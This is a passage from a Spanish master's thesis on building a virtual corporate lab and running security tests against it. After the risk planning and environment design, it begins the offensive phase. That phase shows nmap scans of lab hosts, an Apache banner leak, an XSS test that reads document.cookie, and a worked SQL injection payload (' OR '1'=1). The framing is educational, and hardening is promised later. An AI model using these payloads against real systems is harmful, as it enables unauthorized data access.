Es crucial mitigar estos riesgos mediante una planificación detallada que establezca un cronograma con hitos y fechas límite claras para cada fase y tarea. De esta manera, se garantizará un enfoque claro y ordenado para avanzar en el proyecto, evitando retrasos significativos que puedan afectar la calidad del proyecto y, en última instancia, impedir la presentación del proyecto.

1.7.2. Riesgo 2: Posible problema de capacidad de hardware

En este caso, se ha identificado un riesgo relacionado con la decisión de combinar tres servicios en cada servidor virtual, lo que podría dar lugar a una demanda de recursos superior a la prevista inicialmente. Aunque la probabilidad de este riesgo puede ser baja, su impacto podría ser significativo debido a la posible sobrecarga del hardware que afectaría al rendimiento de las máquinas virtuales utilizadas para el TFM. Esto podría reducir la disponibilidad del servicio, retrasar las pruebas y, en última instancia, afectar a la calidad de los resultados del proyecto.

Para mitigar eficazmente este riesgo, es crucial planificar cuidadosamente los recursos mínimos para cada máquina virtual y ajustar la configuración durante la fase de despliegue y configuración del servidor. Como medida proactiva, se recomienda encender las máquinas virtuales secuencialmente según sea necesario en lugar de mantener todo el laboratorio activo de forma constante. Esto no sólo optimiza los recursos, sino que también minimiza el potencial de sobrecarga del hardware, garantizando un entorno de trabajo más estable y eficiente.

1.7.3. Riesgo 3: Posibles problemas o incompatibilidades de integración entre los diferentes servicios

El riesgo identificado se relaciona con la posibilidad de que existan conflictos al alojar múltiples servicios en una misma máquina virtual debido a la necesidad de utilizar los mismos puertos para la publicación de servicios. Esto puede surgir por configuraciones específicas de servicios y falta de coordinación en el momento de provisionarlos. La consecuencia de esta incompatibilidad sería la no disponibilidad de uno o más servicios, impactando adversamente la realización de pruebas y afectando la calidad de los resultados del proyecto. Es esencial abordar proactivamente esta amenaza para garantizar la operación sin conflictos de los servicios y asegurar su disponibilidad.

Para mitigar este riesgo, se proponen diversas estrategias. En primer lugar, se podría ajustar la configuración de servicios para **asignar puertos de salida no utilizados** por otros servicios en la misma máquina virtual. Si esto no es viable, se sugiere un enfoque de despliegue por fases para evitar conflictos de puertos. Además, se destaca la importancia de mantener una documentación detallada de los puertos utilizados por cada servicio y coordinar las asignaciones para prevenir conflictos.

Finalmente, se recomienda realizar pruebas de validación para asegurar que los servicios funcionen conjuntamente sin conflictos de puertos antes de pruebas críticas. Estas estrategias combinadas aseguran la disponibilidad, rendimiento y calidad de las pruebas en el marco del TFM.

1.7.4. Riesgo 4: Errores o problemas durante alguna fase

En este caso, el riesgo identificado se centra en la complejidad técnica del proyecto, que abarca tanto técnicas ofensivas como defensivas nunca antes probadas por mí. Esta complejidad incrementa la probabilidad de problemas o errores durante cualquier fase del proyecto. Dado el objetivo ambicioso y el tiempo limitado, este riesgo tiene una severidad alta y puede impactar significativamente en el cumplimiento del mismo.

Para mitigar este riesgo, se sugieren dos medidas de mitigación. En primer lugar, se recomienda buscar información adicional sobre las técnicas y herramientas que se emplearán, con el fin de adquirir conocimientos necesarios para su correcta ejecución. Además, mantener una documentación actualizada y detallada de las configuraciones y ajustes realizados resulta esencial, facilitando la identificación y corrección de errores en caso de que se presenten durante el desarrollo del proyecto.

1.7.5. Riesgo 5: Fallo irremediable en alguna máquina virtual

El riesgo planteado involucra la vulnerabilidad de las máquinas virtuales a fallos o corrupción de los discos virtuales, derivados de errores en la configuración, conflictos de software o fallos de hardware. El impacto potencial de esta amenaza es considerable, ya que la pérdida de una máquina virtual podría interrumpir las pruebas, afectar la disponibilidad de servicios y provocar retrasos considerables en el proyecto, lo que podría resultar en la necesidad de dedicar más tiempo y recursos al mismo.

Para mitigar este riesgo, es esencial **realizar snapshots y backups** de las máquinas virtuales al desplegar servicios y alcanzar hitos importantes. Estas prácticas permiten una recuperación rápida en caso de problemas, capturando un estado específico de la máquina en un momento dado. Además, implementar controles de seguridad adecuados, como actualizaciones regulares y buenas prácticas de seguridad pueden minimizar la probabilidad de fallos o corrupción.

Mantener documentación detallada de las configuraciones de las máquinas virtuales resulta crucial para identificar y corregir problemas, facilitando una resolución efectiva de posibles incidencias. Asimismo, realizar revisiones periódicas del estado de las máquinas virtuales permite detectar tempranamente problemas o degradación del rendimiento, permitiendo tomar medidas preventivas para evitar contratiempos más graves o prolongados.

1.8. Breve descripción de otros capítulos de la memoria

Una vez definidas las bases del TF, pasaremos a las secciones más prácticas y técnicas del proyecto. Se adjunta a continuación una lista con los diferentes capítulos que se contemplarán en este documento:

- Contexto y diseño a alto nivel
- Seguridad ofensiva
- Seguridad defensiva
- Resultados
- Conclusiones y trabajos futuros

2. Contexto y diseño a alto nivel

2.1. Definición del contexto técnico

2.1.1. Estado del arte

El estado del arte en entornos empresariales revela que independientemente del tamaño o sector, muchas empresas optan por infraestructuras on-premise, donde despliegan sus servicios y aplicaciones en servidores físicos o máquinas virtuales. En el caso de este TFM, se replica esta dinámica al simular un entorno empresarial real que busca emular las prácticas comunes encontradas en diversas organizaciones.

Como se ha comentado anteriormente, uno de los propósitos principales de este TFM es que sea fácilmente reproducible, por lo que se busca poder emplear herramientas gratuitas y de código libre para poder economizar costes. En el caso de la simulación de la estructura empresarial, se llevará a cabo mediante máquinas virtuales. Tal y como de detalla a continuación:

2.1.1.1. Hardware empleado

Este punto es fijo y no tendrá variaciones a lo largo del proyecto, ya que, como hemos comentado anteriormente, solo será necesario un PC para poder llevar a cabo el TF y la redacción de la memoria. En nuestro caso, todas las pruebas se llevarán a cabo con un ordenador portátil con conectividad a Internet y con las siguientes características: sistema operativo Windows 11, 16GB de RAM, 512GB de almacenamiento SSD para alojar los discos de las máquinas virtuales.

Tal y como se ha comentado anteriormente, no es necesario ningún equipo o producto adicional en formato hardware, debido a que los servidores se virtualizarán dentro de la máquina física.

2.1.1.2. Herramientas y software a valorar

Para la virtualización de sistemas operativos se emplea la herramienta VirtualBox (en su versión 7.0.12) del desarrollador Oracle, una herramienta gratuita que permite emular diferentes sistemas operativos dentro de una máquina física. Adjuntamos el enlace de descarga en la bibliografía. [\[4\]](#)

En lo referente a los sistemas operativos, estaremos trabajando con los siguientes:

- Windows Server 2016 [\[5\]](#) para uno de los servidores “víctima”. La versión descargada posee una extensión .ISO (solo el sistema operativo).
- Ubuntu en su versión 16.04.7 [\[6\]](#) para el otro servidor víctima. La versión descargada es con extensión .ISO (solo el sistema operativo).
- Kali Linux 2023.3 para la máquina atacante. [\[7\]](#) La versión descargada es un archivo comprimido en formato 7z que contiene el disco duro (en formato VDI) con el S.O. ya instalado, es una versión de Kali optimizada para máquinas virtuales, y está desarrollada por Offensive Security.
- Dos máquinas virtuales que trabajarán con el sistema operativo Windows 10 [\[8\]](#), las cuales se vinculan con el entorno de Directorio Activo.

El despliegue de estos sistemas operativos y sus servicios se ha llevado a cabo en el anexo con índice [9.1](#). Se recomienda su lectura antes de proseguir con la de la memoria, con el objetivo de entender el entorno y los servicios desplegados. Es importante destacar que las máquinas que reproducen el entorno empresarial (los dos servidores y las dos máquinas Windows 10) se han configurado con los valores predeterminados en cuestiones de protección, así como los servicios, con el fin de simular una infraestructura corporativa de una empresa que no ha tenido en cuenta la ciberseguridad a la hora de provisionar sus sistemas.

2.1.2. Descripción de los productos obtenidos

La disponibilidad y el asequible acceso a los productos y recursos requeridos para llevar a cabo este proyecto radican en la naturaleza controlada y única del entorno de ejecución. Este enfoque permite que los requisitos de hardware y software se mantengan en niveles asumibles, optimizando los recursos.

Este enfoque eficiente en la utilización de recursos refleja la viabilidad económica y el asequible acceso a los elementos necesarios para la ejecución del proyecto. A continuación adjuntamos una pequeña lista de los componentes necesarios para poder llevar a cabo este proyecto:

Producto	Uso	Coste
Ordenador portátil	Será la máquina física en la que se montará el laboratorio con los servidores y la máquina virtual La memoria del TF también se redactará en este equipo	650€ (comprado en 2020)
Conexión a Internet	Proporcionará conectividad de las máquinas hacia el exterior, aunque no es necesaria para las pruebas (ya que se realizarán en red interna), será necesaria para buscar documentación e información.	20€/mes

2.2. Diseño y definición a alto nivel

2.2.1. Descripción del entorno

Este estudio se enfoca en recrear un entorno informático que imita la infraestructura tecnológica típica de una empresa. Este entorno simulado consiste en un conjunto de máquinas virtuales ubicadas dentro de la misma red que representan los elementos fundamentales de una red empresarial. Cada máquina desempeña roles específicos para imitar los servicios y funciones esenciales que se encuentran comúnmente en entornos corporativos.

2.2.2. Componentes del entorno

Windows Server 2016

- Funciones:
 - Actúa como servidor DNS, proporcionando servicios de resolución de nombres de dominio para la red empresarial.
 - Actúa como Domain Controller del Active Directory, permitiendo la gestión centralizada de usuarios, contraseñas y recursos de red.
 - Servidor NTP para sincronización de tiempo en toda la red.
- Importancia:
 - Pilar fundamental en la infraestructura, controlando la identidad y el acceso de los usuarios.

Servidor Ubuntu 16.04

- Funciones:
 - Servidor web que aloja una aplicación PHP conectada a una base de datos MySQL.
 - Servidor FTP para transferencia segura de archivos.
- Importancia:
 - Ofrece servicios esenciales para el funcionamiento de la empresa, almacenamiento de datos y transferencia segura de información.

Kali Linux

- Función:
 - Herramienta para pruebas de penetración y evaluación de seguridad.
- Importancia:
 - Utilizado para identificar y explotar posibles vulnerabilidades en la red empresarial simulada.

Máquinas Windows 10

- Función:
 - Estaciones de trabajo de los usuarios integradas en el entorno del Active Directory.
- Importancia:
 - Representan los dispositivos utilizados por los empleados para acceder a recursos de red y realizar tareas laborales.

2.2.3. Plan de acción

- **Fase de Evaluación Ofensiva:**
 - Utilizando Kali Linux, se llevarán a cabo simulaciones de ataques dirigidos hacia los servidores y estaciones de trabajo para identificar posibles vulnerabilidades.
 - El objetivo es descubrir fallos de seguridad en la configuración por defecto y en las aplicaciones utilizadas que podrían ser explotadas por agentes externos maliciosos.
- **Fase de Implementación Defensiva:**
 - Basado en los hallazgos de la fase anterior, se aplicarán medidas correctivas y de fortificación en los servicios y aplicaciones para mitigar las vulnerabilidades descubiertas.
 - Se emplearán herramientas y prácticas recomendadas para aumentar la seguridad del entorno empresarial.

2.2.4. Integración y justificación empresarial

En la actualidad, la seguridad de los datos es crucial para empresas que confían en tecnologías para almacenar y gestionar información. La protección de datos sensibles, desde información personal de clientes hasta datos estratégicos, es una responsabilidad primordial.

La adopción de prácticas de seguridad de información no solo salvaguarda activos digitales, sino que también cultiva la confianza del cliente y protege la reputación de la empresa en un mercado competitivo. Es esencial promover una cultura de seguridad desde la dirección hasta todos los empleados para garantizar el uso adecuado de la tecnología y la implementación de medidas de seguridad robustas. La protección de datos se vuelve crucial para asegurar la continuidad del negocio y mantener la confianza en un entorno digital cada vez más desafiante.

2.2.5. Definición, implementación y configuración del entorno

Todo el entorno mencionado anteriormente se ha virtualizado dentro de un equipo físico, el mismo en el cual se redactará el documento de la memoria. Como se ha comentado, estas máquinas virtuales se han situado dentro de la misma red privada, pero no todos los equipos tienen relación directa entre sí. Se detalla a continuación:

Windows Server 2016

Esta máquina está configurada para ser el núcleo de la red empresarial, este servidor se instala con roles críticos como servidor DNS, Domain Controller del Active Directory, y servidor NTP para sincronización horaria. Este equipo tendrá conectividad y relación directa con las máquinas Windows 10.

Ubuntu Server 16.04

Este servidor alberga servicios que suelen ser vitales para la compañía, como la página web, la base de datos y un servicio de FTP, el cual simula un repositorio de archivos al que los usuarios o empleados de la empresa acceden para descargar dichos ficheros. Se desarrollará una página web que funcione como un marketplace y obtendrá la información de los productos directamente desde la base de datos.

Kali Linux

Este equipo será empleado el sistema operativo empleado en las pruebas de intrusión, no mantiene conexiones directas con otras máquinas virtuales en el entorno, centrándose exclusivamente en ejecutar simulaciones de ataques para probar el nivel de seguridad de los equipos.

Máquinas Windows 10

Estas estaciones de trabajo de usuarios se conectan y sincronizan con el servidor Windows Server 2016 a través del Active Directory. La relación establecida con el Domain Controller es directa, y permite la gestión centralizada de usuarios, contraseñas y políticas de seguridad.

En cuanto a las configuraciones de seguridad, se ha optado por mantener los ajustes por defecto durante la instalación de los sistemas y servicios. Esta elección, aunque

común en muchas empresas por su simplicidad y facilidad, no representa, en absoluto, la configuración más segura. Sin embargo, refleja la práctica estándar de implementación inicial, enfocada en la facilidad y rapidez en lugar de priorizar los aspectos de seguridad.

La estrategia de dividir servicios entre una máquina Linux y otra Windows responde a una distribución de recursos eficiente. La máquina Windows se configura como un Controlador de Dominio (DC) del Active Directory, un nodo DNS y un servidor NTP. Por otro lado, se ha asignado al servidor Linux el rol de alojar la página web, la base de datos, el acceso mediante SSH y el servidor FTP. Esta distribución equilibrada permite la optimización de recursos, asegurando que cada servidor se dedique a tareas específicas para maximizar la eficiencia y el rendimiento general del entorno.

El objetivo de la fase de seguridad ofensiva es demostrar de forma práctica la facilidad de explotación de los sistemas y servicios cuya configuración es que se conoce como “default” o predeterminada. Por otro lado, el propósito de la prueba de seguridad defensiva es aplicar, también de forma práctica una serie de medidas, configuraciones, técnicas o herramientas que aumenten de manera significativa la seguridad ofrecida por defecto de los sistemas operativos o servicios. Es importante destacar que la instalación y despliegue de estas máquinas y servicios se ha incluido en la memoria como un anexo, al final de este documento.

2.3. Aspectos relevantes sobre el diseño y desarrollo del trabajo

En lo que respecta a los aspectos más significativos en el diseño y desarrollo del trabajo, es importante resaltar los siguientes:

- **Definición de objetivos claros:**
 - Esto implica establecer metas específicas para el TF, como por ejemplo, identificar vulnerabilidades, mejorar las medidas de seguridad o aumentar la concienciación sobre ciberseguridad.
 - Los objetivos deben ser medibles, alcanzables, relevantes y limitados en el tiempo (metodología SMART Specific, Mensurable, Achievable, Relevant, Timely), lo que facilita la evaluación del proyecto y aumenta las probabilidades de éxito.

- **Selección de metodología apropiada:**
 - Se han seleccionado diferentes entornos ampliamente extendidos en el entorno empresarial, es decir, tipos de servidores y sistemas operativos que muchas empresas poseen.
 - Sobre dichos servidores, se decide llevar a cabo diferentes pruebas de penetración para poner a prueba la seguridad por defecto de aplicaciones y sistemas operativos.
 - Una vez se muestran los diferentes problemas de seguridad que se pueden exponer, se decide llevar a cabo poner a prueba una serie de medidas de seguridad defensiva, con el objetivo de mitigar los riesgos y problemas de seguridad detectados.

- **Ética, legalidad y pruebas en un entorno controlado:**
 - Todas las pruebas, tanto ofensivas como defensivas se llevarán a cabo dentro del concepto de legalidad y ética, debido a que las máquinas

afectadas serán empleadas únicamente con una finalidad educativa y de demostración.

- Adicionalmente se han configurado los sistemas operativos previamente mencionados dentro de un entorno controlado y seguro, así como las redes empleadas en las prácticas, para que ninguna de las pruebas pueda afectar a máquinas o servicios no diseñados para este fin.
- **Documentación rigurosa:** Cada fase del proyecto se documentará de manera exhaustiva. Se mantendrán registros detallados de todas las actividades, incluyendo descripciones de pruebas, resultados, problemas encontrados y las soluciones implementadas. La documentación será fundamental para la comprensión y la comunicación de los hallazgos.
- **Análisis cualitativo:**
 - **Identificación de vulnerabilidades y amenazas:** Se realizará una revisión exhaustiva de los resultados de las pruebas de penetración para identificar y describir en detalle las vulnerabilidades y amenazas detectadas. Esto incluirá un análisis cualitativo de cómo estas vulnerabilidades pueden ser explotadas y cuáles serían las posibles consecuencias.
 - **Evaluación de la gravedad:** Cada vulnerabilidad se calificará cualitativamente en función de su gravedad, considerando su impacto potencial en la seguridad de los sistemas y la confidencialidad de los datos. Esto permitirá priorizar los riesgos identificados.
 - **Priorización de riesgos:** Con la evaluación cualitativa de la gravedad, se priorizarán las vulnerabilidades y amenazas en función de su impacto y probabilidad de explotación. Esto ayudará a enfocar los recursos en la mitigación de los riesgos más críticos.
- **Análisis cuantitativo:**
 - **Determinación de riesgos críticos:** Los riesgos críticos se identificarán como aquellos que tienen una alta gravedad y una probabilidad significativa de explotación, según la estimación cuantitativa. Estos riesgos requerirán una atención inmediata y medidas de mitigación específicas.
 - **Recomendaciones de seguridad cuantificadas:** Con base en la evaluación cuantitativa, se proporcionarán recomendaciones de seguridad específicas para abordar las vulnerabilidades identificadas. Estas recomendaciones pueden incluir acciones cuantificables, como la implementación de parches, la configuración de reglas de firewall concretas o la revisión de políticas de acceso.

3. Fase de Seguridad Ofensiva

3.1. Definición a alto nivel de la fase ofensiva

La fase ofensiva tiene como objetivo identificar posibles puntos débiles en el entorno empresarial simulado. Se llevarán a cabo pruebas dirigidas a distintos componentes para evaluar su seguridad y buscar posibles vulnerabilidades.

Servidor Ubuntu (Linux)

- Página Web: Se explorarán posibles vulnerabilidades mediante ataques como XSS (Cross-Site Scripting) y SQL Injection, ya que la web está conectada a una base de datos. Estos ataques buscan aprovechar fallos en la aplicación web para acceder o manipular datos sensibles. Es común que páginas web antiguas, o realizadas sin poner en valor la seguridad informática muestren debilidades que permitan ser explotadas y tomar control de esa información.
- Base de Datos: Se verificará si la base de datos está expuesta y accesible desde el exterior. Si es así, se analizará la versión que se ejecuta, y se tratarán de encontrar vulnerabilidades conocidas para esa versión específica. Por lo general, las bases de datos suelen no ser accesibles públicamente, por lo que se suele tratar de acceder a ellas desde una web mediante inyección SQL o en su defecto, mediante elevación de privilegios en caso de acceder al servidor.
- Servicio FTP: Se intentará realizar un ataque de fuerza bruta para obtener las credenciales de algún usuario. Si se consigue acceder a él, se buscará escalar privilegios (mediante la explotación de fallos de seguridad o configuraciones incorrectas) para obtener acceso con permisos máximos.

Servidor Windows (Active Directory)

- Servicio Active Directory: Se realizarán diferentes pruebas ofensivas con el objetivo de vulnerar la seguridad del servicio AD, aprovechando la estructura de directorio montada con las máquinas Windows 10. Por desgracia, es habitual encontrar entornos de directorio activo mal configurados, sobre los cuales se pueden ejecutar ciertas pruebas de seguridad para vulnerarlos. El objetivo será obtener acceso al servidor Windows con un usuario con todos los privilegios, lo que representa un acceso de alto nivel, o en su defecto, acceder a algún usuario con permisos limitados y escalar privilegios a partir de él.
- Servicios DNS y NTP: Se considerará la posibilidad de realizar un ataque de denegación de servicio dirigido a estos servicios. Este tipo de ataque busca dificultar o impedir el acceso legítimo a los servicios que publica el servidor atacado mediante la saturación del servidor al que se pretende atacar, y con la posibilidad de afectar también, en este caso, a las máquinas Windows 10, así como al funcionamiento general de la red.

Estas pruebas se llevan a cabo con el propósito de identificar posibles vulnerabilidades en el entorno, replicando posibles escenarios de ataque que podrían comprometer la seguridad de una empresa en el mundo real. Cada paso busca poner a prueba la robustez y la resistencia del entorno frente a amenazas potenciales. Es importante destacar que antes de comenzar con las pruebas ofensivas específicas contra un tipo de servicio o sistema operativo concreto, se llevará a cabo una primera fase analítica y de reconocimiento sobre la red, tal y como se muestra a continuación.

3.2. Pruebas de reconocimiento de red (P0)

En esta primera fase, se llevarán a cabo ciertas pruebas de reconocimiento, simulando la necesidad del ciberdelincuente de obtener toda la información posible del entorno para poder llevar a cabo sus acciones. En primer lugar, los ciberatacantes suelen optar por ejecutar una prueba de descubrimiento a lo largo de toda la red, para descubrir qué equipos están activos. Esta tarea la pueden llevar a cabo con una herramienta como Nmap, disponible en el sistema operativo base de Kali Linux, para poder hacer el escaneo, pueden introducir un comando como los siguientes:

```
sudo nmap -sV -Pn 10.0.69.5
sudo nmap -sV -Pn 10.0.69.6
```

Con el parámetro `-sV` podremos aumentar la cantidad de información recabada en el escaneo, también servirá para obtener información sobre el sistema operativo que cursa cada máquina escaneada, mientras que el parámetro `-Pn` sirve para evitar una prueba de ping que se realiza al inicio del escaneo. Tras ejecutar ambos comandos, nos encontramos con que el servidor Windows posee numerosos puertos abiertos como por ejemplo el 53, 88, 139 y 389, además de otros puertos empleados en las tareas del directorio activo, mientras que el servidor linux posee únicamente el 21, 22 y 80 (FTP, SSH y HTTP respectivamente).

Es importante destacar que con los comandos indicados anteriormente, se puede obtener información del sistema operativo que ejecutan las máquinas, además, en el caso del servidor Windows, se puede obtener información sobre el nombre de dominio del directorio activo. Es debido a esto, que se puede definir un primer problema de seguridad al que categorizamos como P0.

3.3. Pruebas ofensivas sobre el servidor Linux

3.3.1. Servicio web

3.3.1.1. Acceso a información detallada del servidor web (P1)

Como hemos visto anteriormente, se ha elegido la tecnología Apache como servidor web a instalar en el servidor Linux. Aunque en las pruebas de reconocimiento de la red hemos visto que con un escaneo de puertos es sencillo obtener las versiones de los servicios publicados en un servidor, es una técnica muy ruidosa, es decir, fácil de detectar por sistemas de protección tradicionales.

Como dato interesante, muchos ciberdelincuentes, para camuflar un escaneo de puertos y que no sea detectado por firewalls o sistemas de detección y prevención de intrusos (IDS/IPS), realizan un ataque de denegación de servicio (suelen ser de corta duración y no necesariamente grande, va que su intención no es colapsar el servidor)

Existe una forma sencilla de conocer todos los detalles de dicho servidor mediante el navegador, en caso de que en el servidor web no estén implementadas las medidas de seguridad adecuadas. Para poder verlo, solo necesitaremos acceder a un recurso que no exista, por ejemplo escribir: `http://10.0.69.6/caracteresaleatorios.html`. Como no existe un archivo con ese nombre, el servidor nos arrojará el siguiente error:

Not Found

The requested URL was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 10.0.69.6 Port 80

Figura 28: Detalle del servicio web expuesto en el servidor Ubuntu

Como se puede ver, muestra la versión del servidor, el sistema operativo que ejecuta, la dirección IP y el puerto, es información sensible que debería estar oculta, ya que un ciberdelincuente podría beneficiarse de estos datos para llevar a cabo sus ataques. Como se puede apreciar, es altamente inseguro que un ciberdelincuente pueda acceder a toda esta información, por lo que la conclusión final es **no seguro**. Veremos cómo ocultar este tipo de información en la fase de seguridad defensiva.

3.3.1.2. Ataque de tipo XSS (P2)

En este apartado se detalla la forma por la cual se ha conseguido ejecutar un ataque del tipo Cross Site Scripting (XSS) en la web [\[17\]](#). Para ello, hemos empleado una herramienta llamada Burpsuite (herramienta instalada por defecto en Kali Linux) que funciona como un proxy en la máquina atacante, sirve para interceptar las peticiones que se realicen hacia páginas web, y permitirle al atacante editarlas en tiempo real antes de enviarlas al servidor final. El único cambio que habrá que hacer será instalar una extensión como FoxyProxy en nuestro navegador que permita redirigir las peticiones a la IP 127.0.0.1 (localhost) al puerto 8080, es decir, que reenvíe las peticiones al puerto 8080 de la misma máquina atacante, para que las capture Burpsuite.

Los ataques de XSS (Cross-Site Scripting) son vulnerabilidades de seguridad en aplicaciones web que permiten a un atacante inyectar y ejecutar scripts maliciosos en páginas web visitadas por otros usuarios. Esto se logra al insertar código JavaScript u otros lenguajes en formularios, campos de entrada u otras áreas de la

Como ya hemos visto, XSS consiste en inyectar o forzar al servidor a ejecutar código (en la mayoría de casos JavaScript) a nuestro favor, esto será posible si la web no cuenta con las medidas de seguridad apropiadas. Para hacer una prueba, vamos a tratar de inyectar un pequeño código que emita una alerta al navegador con un mensaje. Para ello, modificaremos la petición para inyectar en el campo del buscador como un campo de entrada de código JS que deba interpretar el navegador:




Figura 29: Edición de petición HTTP y resultado del XSS

En este caso estaríamos realizando una prueba para comprobar si la web es vulnerable a los ataques XSS, pero dependiendo de la estructura de la web, es posible realizar ataques más complejos que permitan que otros usuarios, solo por visitar la web, se infecten. A continuación realizaremos una captura de la cookie de esta web, la cual, al tratarse de una interfaz sencilla sin ningún uso real, le hemos asignado un valor a modo explicativo.

En las páginas web reales, las cookies contienen información importante que se almacenan directamente en el navegador. Para obtenerlas, deberemos ser capaces de ejecutar una función en JS llamada "document.cookie" lo podremos hacer de la siguiente manera, al igual que en el ejemplo anterior, habría que llamar a esta función entre los tags <script></script>:




Figura 30: Edición de petición HTTP y resultado (obtención de cookie)

Tal y como se puede ver en la imagen anterior, la web es vulnerable ante la ejecución de ataques de XSS, por lo cual, en este caso el veredicto es **no seguro**. La complejidad de ejecutar estos payloads con la intención de obtener acceso a esta información es muy baja

3.3.1.3. Ataque de tipo SQL Injection (P3)

En este capítulo se ha buscado la manera de ejecutar código malicioso en la web con el fin de obtener datos o información de la base de datos sin tener acceso directo a la misma. Este tipo de ataques requieren de conocimiento sobre el lenguaje SQL (del cual está basada la BBDD) para poder introducir una cadena de texto considerada sintácticamente válida, y que a su vez devuelva los valores deseados por el atacante.

Es importante destacar que los ataques de inyección SQL tienen un gran potencial desde el punto de vista del atacante (y un gran riesgo desde el lado defensivo), debido a que no solo permiten al atacante a acceder a más información de la que aparece en la web, sino que también podrían editar, añadir o eliminar información de la base de datos.

Los ataques de SQL injection son vulnerabilidades de seguridad en aplicaciones web que permiten a un atacante manipular y ejecutar consultas SQL no autorizadas dentro de bases de datos. Esto se logra al insertar instrucciones SQL maliciosas a través de campos de entrada no validados, formularios o parámetros de URL, aprovechando la falta

Como se comentó anteriormente, para poder ejemplificar este tipo de ataques, se inyectaron 10 registros en la base de datos, pero la página web por defecto solo muestra 5 de ellos. En este caso, el atacante tratará de hallar la manera de visualizar todos los registros de la base de datos, sin necesidad de tener acceso directo a la misma, sino vulnerando la seguridad de la página web.

Para la consulta del buscador, el ciberatacante supone que la consulta busca algo parecido a lo siguiente:

```
SELECT * FROM tabla_productos WHERE NombreProducto LIKE 'ValorBúsqueda';
```

El ciberatacante no conoce los valores “tabla_productos” ni “NombreProducto”, puede imaginarse que tendrán un nombre similar, pero lo desconoce, lo que sí puede controlar es lo que introduzca en el campo “ValorBúsqueda”. Por ello, debe introducir algo que escape esas comillas, y haga que se muestren todos los registros de la tabla. Si se prueba a introducir un valor como el siguiente, el resultado será correcto:

```
' OR '1'=1
```

Esto se debe a que la primera comilla, hará que el valor introducido quede fuera del campo “ValorBúsqueda” visto anteriormente, por lo que, si el atacante incluye una sentencia que siempre sea verdadera (como lo es 1=1) precedido de un operador lógico “OR”, la sentencia final siempre será verdadera. Una vez introducido este valor, quedaría una sentencia como la siguiente:

```
SELECT * FROM tabla_productos WHERE NombreProducto LIKE 'ValorBúsqueda'  
OR 1=1;
```

En la consulta anterior, el valor en azul ejemplifica una condición que puede ser o no verdadera, pero la parte verde será una condición que siempre será verdadera, por lo que la BBDD nos remitirá toda la información de la tabla seleccionada. Es decir, que si “resumimos” la consulta SQL se quedará una sentencia que nos mostrará toda la

información de la tabla incluso sin necesidad de conocer el nombre real de la tabla. Dicha consulta tendrá una forma parecida a la siguiente:

```
SELECT * FROM tabla_productos;
```

Tras ejecutar este parámetro en el cuadro de búsqueda, veremos como la web responde tal y como se esperaba, y muestra el total de productos que tiene guardados en la tabla en cuestión. Esto es un fallo de seguridad muy importante, debido a que una inyección SQL puede suponer la filtración de información sensible, así como su alteración indebida e incluso su eliminación. La conclusión tras demostrar esta vulnerabilidad en la web es **“no segura”**. A continuación veremos como tras ejecutar el payload indicado anteriormente se podrá visualizar todo el contenido de la BBDD:

